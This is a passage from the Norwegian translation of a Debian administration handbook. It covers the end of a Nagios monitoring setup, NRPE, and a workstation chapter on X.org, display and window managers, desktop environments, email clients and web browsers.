    register              0
}

# Services to check on www-host
define service{
    use                   falcot-service
```

```
    host_name               www-host
    service_description     HTTP
    check_command           check_http
}
define service{
    use                     falcot-service
    host_name               www-host
    service_description     HTTPS
    check_command           check_https
}
define service{
    use                     falcot-service
    host_name               www-host
    service_description     SMTP
    check_command           check_smtp
}

# Services to check on ftp-host
define service{
    use                     falcot-service
    host_name               ftp-host
    service_description     FTP
    check_command           check_ftp2
}
```

Denne oppsettsfilen beskriver to monitorerte verter. Den første er nett-tjeneren, og kontrollene er gjort på HTTP (80) og sikre-HTTP (443) porter. Nagios sjekker også at en SMTP-tjener kjører på port 25. Den andre verten er FTP-tjeneren, og sjekken inkluderer å sørge for at svar kommer innen 20 sekunder. Utover denne forsinkelsen, blir en *advarsel* sendt ut; med mer enn 30 sekunder ansees varslingen som kritisk. Nagios nettgrensesnitt viser også at SSH-tjenesten sjekkes; dette kommer fra vertene som tilhører vertsgruppen ssh-servers. Den samsvarende standard-tjenesten er definert i `/etc/nagios4/conf.d/services_nagios2.cfg`.

Legg merke til bruken av arv: Et objekt er satt til å arve fra et annet objekt med «bruk *foreldre-navn*». Foreldre-objektet må kunne identifiseres, noe som krever å gi det et «navn *identifikator*»-egenskap. Hvis det overordnede objektet ikke er ment å være et reelt objekt, men bare skal tjene som en forelder, og gir det en «register 0»-egenskap som sier til Nagios om å ikke vurdere det, og derfor om å ignorere mangelen på noen parametere som ellers ville vært nødvendig.

DOKUMENTASJON

Liste med objektegenskaper

En mer inngående forståelse av de ulike måtene som Nagios kan settes opp på, kan fås fra dokumentasjonen i https://assets.nagios.com/downloads/nagioscore/docs/nagioscore/4/en/index.html. Den inkluderer en liste over alle objekttyper med alle de egenskapene de kan ha. Den forklarer også hvordan du oppretter nye programtillegg.

FOR VIDEREKOMMENDE

Eksterne tester med NRPE

Mange av Nagios programtillegg tillater å sjekke noen parametere lokalt hos en vert; hvis mange maskiner trenger disse kontrollene, mens en sentral installasjon samler dem, trenges NRPE (*Nagios Remote Plugin Executor*)-programtillegg å bli lagt inn. *nagios-nrpe-plugin*-pakken må bli installert på Nagios tjeneren, og *nagios-nrpe-server* på vertene der lokale tester trenger bli kjørt. Sistnevnte får sitt oppsett fra `/etc/nagios/nrpe.cfg`. Denne filen skal inneholde de testene som kan startes eksternt, og maskinenes IP-adresser må tillates å utløse dem. På Nagios side, å aktivere disse eksterne testene er så enkelt som å legge til samsvarende tjenester ved hjelp av den nye *check_nrpe*-kommandoen.

Nøkkelord

Arbeidsstasjon
Grafisk skrivebord
Kontorarbeid
X.org

Kapittel

13 Arbeidsstasjon

Innhold

Nå når tjenerutrullingen er over, så kan administratorene fokusere på installasjon av individuelle arbeidsstasjoner, og lage et typisk oppsett.

13.1. Oppsett av X11-tjeneren

En kort påminnelse: X.org er programvarekomponenten som lar grafiske programmer vise vinduer på skjermen. Den inkluderer en driver som sikrer effektiv bruk av skjermkortet. Funksjonene som tilbys til de grafiske applikasjonene eksporteres gjennom et standard grensesnitt, *X11* (*Buster* inneholder versjon *X11R7.7*).

PERSPEKTIV

X11, XFree86 og X.org

X11 er det grafiske systemet som brukes mest på Unix-lignende systemer (også tilgjengelig for Windows og Mac OS). Strengt tatt refererer termen «X11» bare til en protokollspesifikasjon, men det er også brukt for å referere til den praktiske gjennomføringen.

X11 hadde en tøff start, men på 1990-tallet utviklet XFree86 seg som en referanseimplementering, fordi den var en gratis programvare, overførbar, og vedlikeholdt av et samarbeidende fellesskap. Men utviklingstempoet saknet ned mot slutten når programvaren bare fikk nye drivere. Denne situasjonen, sammen med en svært kontroversiell lisensendring, førte til X.org-forgreningen i 2004. Dette er nå referanseimplementeringen, og Debian *Buster* bruker X.org version 7.7.

Nåværende versjoner av X.org er i stand til automatisk å oppdage den tilgjengelige maskinvaren: Dette gjelder skjermkortet og skjermen, samt tastatur og mus; i virkeligheten er det så praktisk at pakken ikke lenger selv lager en `/etc/X11/xorg.conf`-oppsettsfil.

Tastaturoppsettet er for tiden definert i `/etc/default/keyboard`. Denne filen brukes både til å sette opp tekstkonsollen og det grafiske grensesnittet, og det håndteres av *keyboard-configuration*-pakken. Detaljer om å sette opp tastaturet er tilgjengelig i del 8.1.2, «Oppsett av tastaturet» side 161.

Pakken *xserver-xorg-core*-pakken gir en generisk X-tjener, som brukes av 7.x versjoner av X.org. Denne serveren er modulbasert, og bruker et sett av uavhengige drivere for å håndtere de mange forskjellige typene av skjermkort. Å installere *xserver-xorg* sørger for at både tjeneren og minst én skjermdriver er installert.

Merk at hvis det oppdagede skjermkortet ikke håndteres av noen av de tilgjengelige driverne, prøver X.org å bruke driverne vesa og fbdev. VESA er en generisk driver som skal fungere overalt, men med begrensede funksjoner (færre tilgjengelige oppløsninger, ingen maskinvareakselerasjon for spill og visuelle effekter for skrivebordet, og så videre) mens fbdev fungerer på toppen av kjernens framebuffer-enhet. I dag kan X-tjeneren kjøre uten noen administrative rettigheter (dette pleide å være nødvendig for å kunne sette opp skjermen), og loggfilen lagres deretter i brukerens hjemmekatalog i `~/.local/share/xorg/Xorg.0.log`, mens det er `/var/log/Xorg.0.log` for X-tjenere startet med rotrettigheter og for versjoner eldre enn Debian 9 *Stetch*. Den loggfilen er der man ville se for å vite hvilken driver som er i bruk. For eksempel svarer følgende kodesnutt til hva intel-driveren leverer når den er lastet:

```
(==) Matched intel as autoconfigured driver 0
(==) Matched modesetting as autoconfigured driver 1
(==) Matched vesa as autoconfigured driver 2
(==) Matched fbdev as autoconfigured driver 3
```

```
(==) Assigned the driver to the xf86ConfigLayout
(II) LoadModule: "intel"
(II) Loading /usr/lib/xorg/modules/drivers/intel_drv.so
```

EKSTRA

Proprietære drivere

Noen skjermkortfabrikanter (spesielt NVIDIA) nekter å publisere hardvarespesifikasjonene som ville være nødvendig for å implementere gode gratis drivere. De leverer, imidlertid, proprietære drivere som gjør det mulig å bruke maskinvaren deres. Denne politikken er lite oppløftende, fordi selv når den medfølgende driveren finnes, er den vanligvis ikke så polert som den skal være. Enda viktigere, den følger ikke nødvendigvis X.Org-oppdateringene, som kan hindre den nyeste tilgjengelige driveren fra å laste riktig (eller i det hele tatt). Vi kan ikke godta denne oppførselen, og vi anbefaler at du unngår disse produsentene, og heller favoriserer mer samarbeidende produsenter.

Hvis du fortsatt ender opp med et slikt kort, finner du de nødvendige pakkene i *non-free*-delen: *nvidia-driver* for NVIDIA-kort. Det krever en samsvarende kjernemodul. Byggingen av modulen kan automatiseres ved å installere pakken *nvidia-kernel-dkms* (for NVIDIA).

"Nouveau" prosjektet tar sikte på å utvikle en gratis programvaredriver for NVIDIA-kort og er standarddriveren du får for disse kortene i Debian. Generelt samsvarer ikke funksjonssettet og ytelsen med den proprietære driveren. I utviklernes forsvar bør vi nevne at den nødvendige informasjonen bare kan samles inn ved omvendt utvikling, noe som gjør ting vanskelig. De gratis driverne for ATI-skjermkort, kalt "radeon" og "amdgpu", er mye bedre i den forbindelsen, selv om det ofte krever ikke-fri fastvare fra *firmware-amd-graphics*-pakken.

13.2. Å tilpasse det grafiske grensesnittet

13.2.1. Valg av skjermstyrer

Det grafiske grensesnittet gir bare skjermplass. Å kjøre X-tjeneren selvstendig gir bare en tom skjerm, noe som er grunnen til at de fleste installasjoner bruker en *display manager* for å vise innloggingsskjerm, og starte det grafiske skrivebordet så snart brukeren har logget inn. De tre mest populære skjermstyrerne er for tiden *gdm3* (*GNOME Display Manager*), *sddm* (foreslått for KDE Plasma) og *lightdm* (*Light Display Manager*). Ettersom Falcot Corp-administratorene har valgt å bruke skrivebordsmiljøet GNOME, plukket de ganske logisk ut `gdm3` som skjermstyrer. Oppsettsfilen `/etc/gdm3/daemon.conf` har mange valgmuligheter (listen kan finnes i skjemafilen `/usr/share/gdm/gdm.schemas`) for å kontrollere oppførselen, mens `/etc/gdm3/greeter.dconf-defaults` har innstillinger for «velkomstøkten» (mer enn bare et påloggingsvindu, den er et begrenset skrivebord med strømstyring og tilgjengelighetsverktøy). Vær oppmerksom på at noen av de mest nyttige innstillingene for sluttbrukere kan bli justert med GNOMEs kontrollsenter.

13.2.2. Å velge en vindushåndterer

Siden hvert grafisk skrivebord gir sin egen vindusbehandler, hvilken vindusbehandling du velger, påvirkes vanligvis av hvilket skrivebord du har valgt. GNOME bruker `mutter` vindusbehandler, Plasma bruker `kwin`, og Xfce (som vi presenterer senere) har `xfwm`. Unix-filosofien tillater alltid å bruke vindusbehandler etter eget valg, men å følge anbefalingene tillater en administrator å dra best nytte av integreringsarbeidet ledet av hvert prosjekt.

DET GRUNNLEGGENDE

Vindushåndterer

Vindusbehandleren viser «pynten» rundt vinduene som hører til de programmene som da kjører, som inkluderer rammer og tittellinjen. Den gjør det også mulig å redusere, gjenopprette, maksimere, og skjule vinduer. De fleste vindusbehandlere tilbyr også en meny som dukker opp når skrivebordet klikkes på en bestemt måte. Denne menyen gir mulighet til å lukke vinduhåndtererøkten, starte nye programmer, og i noen tilfeller, endre til en annen vindusbehandler (hvis installert).

Eldre datamaskiner kan imidlertid ha vanskelig for å kjøre tunge grafiske skrivebordsmiljøer. I slike tilfeller bør en bruke et lettere oppsett. «Lett» (eller lite fotavtrykk) vindushåndterere inkluderer WindowMaker (i *wmaker*-pakken), Afterstep, fvwm, icewm, blackbox, fluxbox, eller openbox. I slike tilfeller bør systemet settes opp slik at riktig vindusbehandler får forrang; den vanlige måten er å endre `x-window-manager`-valget med kommandoen `update-alternatives --config x-window-manager`.

DEBIANSPESIALITET

Alternativer

Debian-politikken lister opp en rekke standardiserte kommandoer som kan utføre en bestemt handling. For eksempel bruker `x-window-manager`-kommandoen en vindushåndterer. Men Debian tilordner ikke denne kommandoen til en bestemt vindusbehandler. Administratoren kan velge hvilken håndterer som skal tas i bruk.

For hver vindusbehandler registrerer den relevante pakken derfor den aktuelle kommandoen som et mulig valg for `x-window-manager` sammen med en tilknyttet prioritet. Om administratoren ikke setter opp dette eksplisitt, tillater denne prioriteringen å plukke ut den beste installerte vindusbehandleren når den generiske kommandoen kjøres.

Både registrering av kommandoer og det eksplisitte oppsettet involverer `update-alternatives`-skriptet. Å velge hvor en symbolsk kommando peker er en så enkel sak som å kjøre `update-alternatives --config` *`symbolsk-kommando`*. Skriptet `update-alternatives` lager (og opprettholder) symbolske linker i `/etc/alternatives/`-mappen, som igjen refererer til plasseringen av den kjørbare. Ettersom tiden går, blir pakker installert eller fjernet, og/eller administrator gjør eksplisitte endringer i oppsettet. Når en pakke som gir et alternativ er fjernet, går den alternative automatisk til det nest beste valg blant de gjenværende mulige kommandoer.

Ikke alle symbolske kommandoer er eksplisitt oppført av Debian-politikken; noen av Debians pakkevedlikeholdere valgte bevisst å bruke denne mekanismen i mindre enkle tilfelle der den fortsatt gir interessant fleksibilitet (eksempler er `x-www-browser`, `www-browser`, `cc`, `c++`, `awk`, og så videre).

13.2.3. Menyhåndtering

Moderne skrivebordsmiljøer og mange vindusbehandlere tilbyr menyer som lister de tilgjengelige brukerprogrammene. For å holde menyer oppdatert med de faktisk tilgjengelige programmer gir vanligvis hver pakke en `.desktop`-fil i `/usr/share/applications`. Formatet på disse filene har blitt standardisert av FreeDesktop.org:

➨ `https://standards.freedesktop.org/desktop-entry-spec/latest/`

Administratorer kan ytterligere tilpasse programmenyene gjennom hele systemet av oppsettfiler som «Desktop Meny Specification» beskriver. Sluttbrukere kan også tilpasse menyene med grafiske verktøy som *kmenuedit* (i Plasma), *alacarte* (i GNOME) eller *menulibre*.

➨ `http://standards.freedesktop.org/menu-spec/latest/`

HISTORIE

Debians menysystem

Historisk - lenge før Freedesktop.orgs standarder dukket opp - hadde Debian oppfunnet sitt eget menysystem hvor hver pakke ga en generell beskrivelse av de ønskede menyelementene i `/usr/share/menu/`. Dette verktøyet er fremdeles tilgjengelig i Debian (i *menu*-pakken), men den er bare marginalt nyttig siden pakkevedlikeholdere oppfordres til å stole på `.desktop`-filer i stedet.

13.3. Grafiske skrivebord

Det frie grafiske skrivebordfeltet er dominert av to store programvaresamlinger: GNOME og Plasma hos KDE. Begge er svært populære. Dette er et temmelig sjeldent eksempel i den fri programvareverdenen; for eksempel har Apache nett-tjener svært få av samme type.

Dette mangfoldet er forankret i historien. Plasma (i utgangspunktet bare KDE, som nå er navnet på samarbeidsfellesskapet) var det første grafiske skrivebordsprosjektet, men det valgte Qt grafiske verktøykasse, og det valget var ikke akseptabelt for et stort antall utviklere. Qt var ikke gratis programvare på den tiden, og GNOME ble startet basert på GTK+ verktøykasse. Qt har siden blitt fri programvare, men prosjektene utviklet seg fortsatt parallelt.


Samarbeidsfellesskapene GNOME og KDE arbeider fortsatt sammen under FreeDesktop.org-paraplyen. Prosjektene samarbeidet om å definere standarder for interoperabilitet på tvers av applikasjoner.

Å velge «beste» grafiske skrivebord er et følsomt tema som vi foretrekker å styre klar av. Vi vil bare beskrive de mange mulighetene, og gi noen tips for videre tenking. Det beste valget vil være det du gjør etter litt eksperimentering.

13.3.1. GNOME

Debian *Buster* inkluderer GNOME version 3.30, som kan installeres med en enkel `apt install gnome` (Det kan også installeres ved å velge oppgaven «Debian desktop environment»).

GNOME er bemerkelsesverdig for sin innsats i brukervennlighet og tilgjengelighet. Fagfolk i design har vært involvert i dets skrivestandarder og anbefalinger, som har hjulpet utviklere til å lage tilfredsstillende grafiske brukergrensesnitt. Prosjektet får også oppmuntring fra store aktører for databehandling, som Intel, IBM, Oracle, Novell, og selvfølgelig, ulike Linux-distribusjoner. Endelig kan mange programmeringsspråk brukes i utvikling av applikasjoner som grensesnitt til GNOME.



Figur 13.1 *GNOME-skrivebordet*


For administratorer synes GNOME å være bedre forberedt på større utplasseringer. Applikasjonsoppsett er håndtert gjennom GSettings grensesnittet, og dataene lagres i DConf-databasen. Oppsettssinnstillingene kan dermed etterspørres og redigeres med `gsettings`, og `dconf`-kommandolinjeverktøy, eller med `dconf-editor` grafiske brukergrensesnitt. Administratoren kan derfor endre brukernes oppsett med et enkelt skript. GNOMEs nettside gir informasjon for å veilede administratorer som administrerer GNOME-arbeidsstasjoner:

➠ `https://help.gnome.org/admin/`

13.3.2. KDE og Plasma

Debian *Buster* inkluderer versjon 5.14 av KDE Plasma, som kan bli installert med `apt install kde-standard`.

Plasma har hatt en rivende utvikling basert på en veldig praktisk tilnærming. Forfatterne fikk raskt svært gode resultater, noe som tillot dem å bygge en stor brukerbase. Disse faktorene bidro til den samlede prosjektetskvaliteten. Plasma er et modent skrivebordsmiljø med et bredt spekter av applikasjoner.



Figur 13.2 *Plasma skrivebordsmiljø*


Etter Qt 4.0-versjonen, er det siste gjenværende lisensproblemet med KDE programvare løst. Denne versjonen ble utgitt under GPL både for Linux og Windows (Windows-versjonen ble tidligere utgitt under en ikke-fri lisens). KDE-programmer er i hovedsak utviklet ved hjelp av C++ språket.

13.3.3. Xfce og andre

Xfce er et enkelt og lett grafisk skrivebord, en perfekt match for datamaskiner med begrensede ressurser. Det kan installeres med `apt install xfce4`. Som GNOME, Xfce er basert på verktøykassen GTK+, og en rekke komponenter er felles for begge skrivebord.

I motsetning til GNOME og Plasma, tar Xfce ikke sikte på å bli et stort prosjekt. Utover de grunnleggende komponentene i et moderne skrivebord (filbehandling, vindusbehandling, øktleder, et panel for programvelgere og så videre), gir det bare noen få spesifikke programmer: en terminal, en kalender (*orage*), en bildeviser, et CD/DVD-brennerverktøy, en mediespiller (*parole*), lydvolumkontroll, og et tekstredigeringsprogram (*mousepad*).

➨ `https://xfce.org/`



Figur 13.3 *Xfce-skrivebordet*

13.3.4. Andre skrivebordsmiljøer

LXDE og *LXQt* er to skrivebordsmiljøer som fokuserer på det "lette" aspektet. Det tidligere er GTK+ basert mens sistnevnte er Qt-basert. De kan installeres med *lxde* og *lxqt* metapakker.

➨ https://lxde.org/

➨ https://lxqt.org/

Cinnamon og *MATE* startet begge da GNOME 3 beveget seg bort fra det tradisjonelle skrivebords-paradigmet, og droppet det vanlige panelet og menyen til fordel for det nye søkebaserte skallet. Førstnevnte gjeninnførte et panel ved å forgrene GNOME Shell, og sistnevnte er en videreføring av GNOME 2. De kan installeres med *cinnamon-desktop-environment* og *mate-desktop-environment* metakpakker.

➨ https://developer.linuxmint.com/projects/cinnamon-projects.html


➨ https://mate-desktop.org/

13.4. E-post

13.4.1. Utvikling (Evolution)

Evolution er en GNOME e-postklient, og kan installeres med `apt install evolution`. Den er mer enn en enkel e-postklient: den gir også en kalender, en adressebok, en oppgaveliste, og et

(fri-form notat) memoprogram. E-postdelen inkluderer et kraftig indekseringssystem for meldinger, og gir mulighet til å lage virtuelle mapper basert på søk blant alle arkiverte meldinger. Med andre ord, alle meldinger som er lagret på samme måte, vises organisert i mapper, der hver mappe inneholder meldinger som samsvarer med et sett med filtreringskriterier.



Figur 13.4 *Evolution e-postprogramvare*

FELLESSKAP

Populær **pakker**

Ved å installere *popularity-contest*-pakken kan du delta i en automatisert undersøkelse som informerer Debian-prosjektet om de mest populære pakkene. Et skript kjøres ukentlig av `cron` som sender en anonymisert liste over de installerte pakkene (via HTTP eller e-post), og den nyeste tilgangsdatoen for filene de inneholder. Dette gjør at Debian-vedlikeholderne kan vite hvilke pakker som oftest installeres, og av disse, hvor ofte de faktisk brukes.

Denne informasjonen er til stor hjelp for Debian-prosjektet. Den brukes til å bestemme hvilke pakker som skal være med på de første installasjonsdiskene. Installasjonsdata er også en viktig faktor for å bestemme om en vil fjerne en pakke med svært få brukere fra distribusjonen. Vi anbefaler hjertelig å installere *popularity-contest*-pakken, og delta i kartleggingen.

De innsamlede dataene offentliggjøres daglig .


➨ `https://popcon.debian.org/`

Denne statistikken kan også hjelpe brukerne med å velge mellom to pakker som ellers synes å tilsvare hverandre. Å velge den mer populære pakken er trolig et sikkert valg.

En utvidelse til Evolution tillater integrering med et Microsoft Exchange-e-postsystem; Den nødvendige pakken er *evolution-ews*[1].

13.4.2. KMail

KDEs e-postprogramvare kan installeres med `apt install kmail`. KMail håndterer bare e-post, men det hører til en programvarepakke som kalles KDE-PIM (for *Personal Information Manager*) som inneholder funksjoner som adressebøker, en kalenderkomponent, og så videre. KMail har alle funksjonene man kan forvente fra en utmerket e-postklient .




Figur 13.5 *KMails e-postprogram*

13.4.3. Thunderbird

thunderbird-pakken gir e-postklienten fra Mozillas programvarepakke. Ulike lokaliseringssett er tilgjengelige i *thunderbird-l10n-** pakker; *enigmail*-utvidelsen håndterer meldingskryptering og signering, men den er ikke tilgjengelig på alle språk.

[1] *evolution-ews*-pakken er ikke en del av Debian *Buster*. Den ble fjernet under utgivelsesprosessen på grunn av et sikkerhetsproblem. Men i skrivende stund er en nyere versjon tilgjengelig som backport (se del 6.1.2.4, «Stabile tilbakeføringer» side 112).




Figur 13.6 *Thunderbird e-post programvare*

13.5. Nettlesere (Web browsers)

Epiphany, nettleseren i GNOME-pakken, bruker WebKit-skjermviser utviklet av Apple for Safari nettleser. Den aktuelle pakken er *epiphany-browser*.

Konqueror, tilgjengelig i pakken *konqueror*, er KDE's nettleser (men kan også påta seg rollen som filbehandler). Den bruker den KDE-spesifikke KHTML-gjengivelsesmotoren; KHTML er en utmerket motor, som bevitnes av det faktum at Apples WebKit er basert på KHTML.

Brukere som ikke er fornøyd med noen av de ovennevnte kan bruke Firefox. Denne nettleseren, tilgjengelig i *firefox-esr*-pakken, bruker Mozilla-prosjektets Gecko gjengivelsesmotor, med et tynt og utvidbart grensesnitt på toppen.



Figur 13.7 *The Firefox web browser*

ORDFORRÅD

Firefox ESR

Mozilla har en veldig rask utgivelsessyklus for Firefox. Nye utgivelser publiseres hver sjette til åttende uke, og bare den nyeste versjonen støttes for sikkerhetsproblemer. Dette passer ikke alle grupper brukere, så hver 10 syklus, forfremmer de en av sine utgivelse til en *Extended Support Release* (ESR), som vil få sikkerhetsoppdateringer (og ingen funksjonelle endringer) i løpet av de neste 10 syklusene (som dekker litt mer enn et år).

Debian har begge versjonene pakket. ESR one, i pakken *firefox-esr*, brukes som standard siden den er den eneste versjonen som passer for Debian *Stabil* med sin lange støtteperiode (og selv der må Debian oppgradere fra en ESR-utgivelse til neste flere ganger under en Debian Stable-livssyklus). Den vanlige Firefox er tilgjengelig i *firefox* pakken, men det er bare tilgjengelig for brukere av Debian *Ustabil*.

KULTUR

Iceweasel, Firefox og andre

Før Debians *Stretch*, manglet Firefox og Thunderbird. *iceweasel*-pakken inneholder Iceweasel, som i utgangspunktet er Firefox under et annet navn.

Begrunnelsen for dette navneskiftet var bruksreglene pålagt av Mozilla Foundation i Firefox™, det registerte varemerket: all programvare kalt Firefox måtte bruke den offisielle Firefox-logoen og ikoner. Men siden disse elementene ikke er utgitt under en fri lisens, kan Debian kunne ikke distribuere dem i sin *main (hoved)*-seksjon. Heller enn å flytte hele nettleseren til *non-free (ikke-fri)*, har pakkevedlikeholderen valgt å bruke et annet navn.

Av samme grunner skiftet e-postklienten Thunderbird™ navn til Icedove på en tilsvarende måte.

I dag distribueres logoen og ikonene under fri programvarelisens, og Mozilla innså at endringene som er gjort av Debian-prosjektet respekterer deres varemerkelisens, slik at Debian igjen kan distribuere Mozillas programmer med offisielle navn.

KULTUR

Mozilla

